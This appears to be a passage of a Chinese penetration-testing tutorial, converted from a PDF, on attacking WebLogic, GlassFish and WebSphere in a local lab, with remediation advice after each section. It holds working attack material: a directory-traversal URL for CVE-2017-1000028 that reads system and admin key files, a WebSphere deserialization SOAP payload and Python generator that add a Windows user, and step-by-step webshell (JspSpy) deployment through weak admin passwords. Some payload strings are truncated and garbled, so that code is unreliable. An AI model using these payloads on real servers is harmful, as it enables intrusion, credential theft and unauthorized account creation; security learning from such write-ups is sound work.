<td colspan=4><input type=submit name=btnSubmit value="Search"></td>
</tr>
<table width=100% cellpadding=5 cellspacing=5 valign=top>
<tr>
<td colspan=4><input type="text" value="Search" name="Search"></td>
</tr>
<tr>
<td colspan=4><script language="javascript">
function openWin(name, URL)
{
    var new_window = window.open(URL,name);
}
</script>
```

Done

通过返回数据包中的错误信息，即可探测内网状态。

## 修复建议

删除SearchPublicRegistries.jsp文件或修改SearchPublicRegistries.jsp文件后缀为不解析后缀，如SearchPublicRegistries.jspxx，后重启Weblogic，再次访问，如下：

file has been rotated to  
servers\AdminServer\logs  
logged in C:\Oracle\Middleware\domains\base\_domain\logs

Error 404--Not Found

From RFC 2068 Hypertext Transfer Protocol –

Content-Length: 1164

Content-Type: text/html; charset=UTF-8

Date: Sat, 08 Jun 2019 09:28:46 GMT

X-Powered-By: Servlet/2.5 JSP/2.1

Content-Type: text/html; charset=UTF-8

User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:48.0) Gecko/20100101 Firefox/48.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

SearchPublicRegistries.jsp路径为:  
C:\Oracle\Middleware\user\_projects\domains\base\_domain\servers\AdminServer\tmp\\_WL\_internal\uddiexplorer\5f6ebw\war

## Weblogic 弱口令 && 后台getshell

弱口令参考: <https://cirt.net/passwords?criteria=WebLogic>

访问<http://127.0.0.1:7001/console>

自动重定向到<http://127.0.0.1:7001/console/login/LoginForm.jsp>, 使用弱口令登陆后台。

点击部署, 进一步点击右边的安装。

更改中心

查看更改和重新启动

启用配置编辑。将来在修改、添加或删除此域中的项目时，将自动激活这些更改。

域结构

- base\_domain
  - 环境
  - 部署
  - 服务
  - 安全领域
  - 互用性
  - 诊断

部署概要

控制 监视

部署

安装 更新 删除 启动 停止 显示 0 到 0 个, 共 0 个 上一个 | 下一个

名称	状态	健康状况	类型	部署状态

点击上载文件,

更改中心

查看更改和重新启动

启用配置编辑。将来在修改、添加或删除此域中的项目时，将自动激活这些更改。

域结构

- base\_domain
  - 环境
  - 部署
  - 服务
  - 安全领域
  - 互用性
  - 诊断

安装应用程序辅助程序

找到要安装的部署并准备部署

为要安装的应用程序根目录、档案文件、展开的档案目录或应用程序模块描述符，选择文件路径。您还可以在“路径”字段中输入应用程序目录或文件的路径。

注: 以下只显示有效文件路径。如果您找不到部署文件，则请上载文件和/或确认您的应用程序包含所需的部署描述符。


路径: C:\

最近使用的路径: (无)

当前位置: 127.0.0.1 \C:

Documents and Settings

选择war包, 点击下一步




上传完成以后选中你上传的文件,点击下一步



选中作为应用程序安装, 点击下一步



然后直接点击完成即可



选用我们安装的应用，点击启动即可。

名称	状态	健康状况	类型	部署顺序
lkhspya	活动	OK	Web 应用程序	100

**若没有启动，请手动点击启动。**

File Manager - Current disk "C:\\" total (unknown)

Name	Last Modified	Size	ReadWrite/Execute
Goto Parent			
META-INF	2019-06-08 04:30:44	--	true / true / unknow
beamarker.dat	2019-06-08 05:07:18	1B	true / true / unknow
lkhspya.jsp	2019-06-08 04:30:40	135.77K	true / true / unknow

## 修复建议

避免后台弱口令。

## GlassFish

GlassFish 是用于构建 Java EE 5 应用服务器的开源开发项目的名称。它基于 Sun Microsystems 提供的 Sun Java System Application Server PE 9 的源代码以及 Oracle 贡献的 TopLink 持久性代码。该项目提供了开发高质量应用服务器的结构化过程，以前所未有的速度提供新的功能。

默认端口：8080（Web 应用端口，即网站内容），4848（GlassFish管理中心）

默认返回的指纹信息：

下载4.1.2版本

解压后，进入glassfish/bin目录下打开CMD窗口输入asadmin start-domain启动glassfish

```
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.17134.829]
(c) 2018 Microsoft Corporation. 保留所有权利。

C:\Users\lhxsec\Downloads\glassfish4\bin>asadmin start-domain
Waiting for domain1 to start .....
Successfully started the domain : domain1
domain Location: C:\Users\lhxsec\Downloads\glassfish4\glassfish\domains\domain1
Log File: C:\Users\lhxsec\Downloads\glassfish4\glassfish\domains\domain1\logs\server.log
Admin Port: 4848
Command start-domain executed successfully.
```

asadmin stop-domain 停止glassfish

## GlassFish Directory Traversal ( CVE-2017-1000028 )

java语言中会把%c0%af解析为\uC0AF，最后转义为ASCII字符的/（斜杠）。利用..%c0%af..%c0%af来向上跳转，达到目录穿越、任意文件读取的效果。

计算机指定了UTF8编码接收二进制并进行转义，当发现字节以0开头，表示这是一个标准ASCII字符，直接转义，当发现110开头，则取2个字节去掉110模板后转义。

UTF8编码模板如下


字节数	大小范围(十进制)	字节1	字节2	字节3	字节4
1	U+0000~U+007F(0~127)	0xxxxxx	None	None	None
2	U+0080~U+07FF(128~2047)	110xxxxx	10xxxxxx	None	None
3	U+0800~U+0FFF(2048~65535)	1110xxxx	10xxxxxx	10xxxxxx	None
4	U+10000~U+10FFFF(65536~1114111)	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx

C0AF 转换位二进制为 110 00000 10 101111，110开头去掉摸板后为00000 101111 转换为10进制为47，ASCII为/。

受影响版本：<=4.1.2版本

启动GlassFish后，访问

http://your-ip:4848/theme/META-INF/prototype%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%afwindows/win.ini，发现成功读取win.ini文件。



Note:如果在你的机器上不能成功读取，请自行添加..%c0%af

读admin-keyfile文件，该文件是储存admin账号密码的文件,爆破。

位置在glassfish/domains/domain1/config/admin-keyfile



## 修复建议

升级GlassFish最新版本。

## GlassFish 后台 Getshell

进入后台后 Applications，右边的deploy

A screenshot of the GlassFish Admin Console. The left sidebar shows 'Common Tasks' with various options like Domain, Clusters, Standalone Instances, Nodes, and Applications. The 'Applications' link is highlighted with a red arrow. The main content area is titled 'Applications' and says 'Deployed Applications (0)'. There are buttons for Deploy, Undeploy, Enable, Disable, and Filter. A message at the bottom says 'No items found.'

选中war包后上传，填写Context Root这个关系到你访问的url，点击OK。

A screenshot of the 'Deploy Applications or Modules' dialog box. The left sidebar shows 'Common Tasks' with 'Applications' selected. The dialog box has fields for 'Location' (radio buttons for 'Packaged File to Be Uploaded to the Server' and 'Local Packaged File or Directory That is Accessible from GlassFish Server'), 'Type' (dropdown set to 'Web Application'), 'Context Root' (text input field containing 'lhxsec'), 'Application Name' (text input field containing 'lhxspy'), 'Virtual Servers' (dropdown menu showing 'server'), and 'Status' (checkbox checked for 'Enabled'). A red arrow points to the 'OK' button.

访问http://127.0.0.1:8080/[Context Root]/[war包内的filename]

127.0.0.1:8080 (172.26.208.1) | copy JspSpy Ver. 2009 Priva

Logout | File Manager | DataBase Manager | Execute Command | Shell OnLine | Back Connect | Java Reflect | Eval Java Code | Port Scan | Download Remote File | ClipBoard | Port Map | Others | JS Env

File Manager - Current disk "C:\\" total (unknow)

Current Directory C:/Users/lxsec/Downloads/glassh/glassfish4/glassfish/domains/domain1/applications/lxhspy GO

Web Root | Shell Directory | New Directory | New File | Disk(C:/) | Disk(D:/) | Disk(E:/) | Disk(F:/)

Name	Last Modified	Size	Read/Write/Execute
<a href="#">= Goto Parent</a>			
<a href="#">META-INF</a>	2019-06-22 11:18:25	--	true / true / unknow
<a href="#">lxhspy.jsp</a>	2019-06-22 11:18:25	135.77K	true / true / unknow

Pack Selected - Delete Selected 1 directories / 1 files

Copyright (C) 2009 http://www.Forij.com/ [Tools.Net] All Rights Reserved.



Note: 如果管理员不设置帐号本地会自动登录，但是远程访问会提示配置错误。Configuration Error Secure Admin must be enabled to access the DAS remotely

#### 修复建议

1. 不开放后台给外网。
2. 若开放密码强度需设置包含大写字母，小写字母，数字，特殊字符，且长度大于10位。

## WebSphere

WebSphere® Application Server 加速交付新应用程序和服务，它可以通过快速交付创新的应用程序来帮助企业提供丰富的用户体验。从基于开放标准的丰富的编程模型中进行选择，以便更好地协调项目需求与编程模型功能和开发人员技能。

下载安装7.0 WebSphere

指纹:

Server: WebSphere Application Server/7.0

登录页面:

<http://127.0.0.1:9060/ibm/console/logon.jsp>  
<https://127.0.0.1:9043/ibm/console/logon.jsp>

## Java反序列化(CVE-2015-7450)

访问8880端口，出现如下界面，则可能存在Java反序列化漏洞

http://192.168.31.12:8880/ 集成解决方案控制台 https://192.168.31.12:8880/ 选项

Log URL https://192.168.31.12:8880/ Split URL Execute Post data Referrer ODBC XML URL BASE64 Insert string to repl Insert replacing string Replace All

Cookie\* CSS\* 表单\* 图片\* 信息\* 其他功能\* 标记\* 编辑\* 工具\* 查看源代码\* 选项\*

DIRECTORY Services [No information available]

该 XML 文件并未包含任何关联的样式信息。文档树显示如下。

```
<SOAP-ENV:Envelope>
<SOAP-ENV:Header ns0:WASRemoteRuntimeVersion="7.0.0.7" ns0:JMXMessageVersion="1.0.0" ns0:JMXVersion="1.2.0"> </SOAP-ENV:Header>
-<SOAP-ENV:Body>
-<SOAP-ENV:Fault>
  <faultcode>SOAP-ENV:Server</faultcode>
  <faultstring>org.apache.axis2.AxisFault:java.lang.NullPointerException@0x0000000000000000</faultstring>
  <detail>java.lang.NullPointerException@0x0000000000000000</detail>
</SOAP-ENV:Fault>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

访问8880，并抓包，然后替换如下Payload进行复现，注意更改下Host。

```
POST / HTTP/1.1
Host: 192.168.31.12:8880
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.8
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: text/xml
```


```

SOAPAction: urn:AdminService
Content-Length: 8886

<?xml version='1.0' encoding='UTF-8'?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Header ns0:jmxConnectorContext="r00ABXNyAA9qYXZhLnV0aWwu3RhY2s0/irCuwMhQIAAHhyABBqYXZhLnV0aWwuVmJdG9y2Zd9W4A7rwEDAANJABFjY
</SOAP-ENV:Header>
<SOAP-ENV:Body>
<ns1:invoke xmlns:ns1="urn:AdminService" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<objectname xsi:type="ns1:javax.management.ObjectName">r00ABXNyAA9qYXZhLnV0aWwu3RhY2s0/irCuwMhQIAAHhyABBqYXZhLnV0aWwuVmJdG9y2Zd9W4A7rwEDAANJABFjY
</objectname>
<operationname xsi:type="xsd:string">getUnsavedChanges</operationname>
<params xsi:type="ns1:[Ljava.lang.Object;">r00ABXNyAA9qYXZhLnV0aWwu3RhY2s0/irCuwMhQIAAHhyABBqYXZhLnV0aWwuVmJdG9y2Zd9W4A7rwEDAANJABFjY
<signature xsi:type="ns1:[Ljava.lang.String;">r00ABXNyABNbTgphdmEuBfGuzy5TdHjpmbc7rdJW5+kde0ccAAAC4cAAAAAF0ACRjb20uaWJtLndlYnNwAGVyzS5tYW
</ns1:invoke>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>

```

Payload执行的命令是 net user lkh lkh /add,效果如下:



如果想要更改执行的命令，可通过如下代码，代码在python3下执行。

```

import base64
from binascii import unhexlify

command = "net user lkh lkh /add"
serObj = unhexlify("ACED00057372003273756E2E7265666C5653742E616E6E746174696F6E2E416E6E746174696F6E496E766F636174696F6E48616E646C6572
serObj += (chr(len(command)) + command).encode('ascii')
serObj += unhexlify("740004657865637571007E001E000000171007E00237371007E0011737200116A6176612E6C616E672E496E746567657212E2A0A4F78187386

serObjB64 = base64.b64encode(serObj).decode()
print(serObjB64)

```

将输出的serObjB64，替换到上面Payload中的params节点，其余无需改变。

```
<params xsi:type="ns1:[Ljava.lang.Object;">{serObjB64}</params>
```

回显参考DeserialzeExploit.jar(laster)


## 修复建议

7.x版本已不提供支持，因此选择升级版本。  
若版本还在IBM支持范围，可选择打补丁。


## 弱口令 && 后台Getshell

1. 在6.x至7.0版本，后台登陆只需要输入 admin作为用户标识，无需密码，即可登陆后台。
2. websphere/ websphere
3. system/ manager

1.点击WebSphere 企业应用程序，点击安装。



2.上传war包，点击下一步。



3.一直点击下一步，直到下图，填写上下文根，关系到你访问的URL，接着一直点下一步直到安装完成。



4.安装完成之后，点击保存主配置，然后回到WebSphere 企业应用程序，选中war包启动，访问shell。



## 修复建议

设置密码。

参考资料

<https://www.google.com.hk>

<https://www.baidu.com>

<http://www.wooyun.org>

<https://github.com/yulbub> 漏洞列表

<https://github.com/vallabs>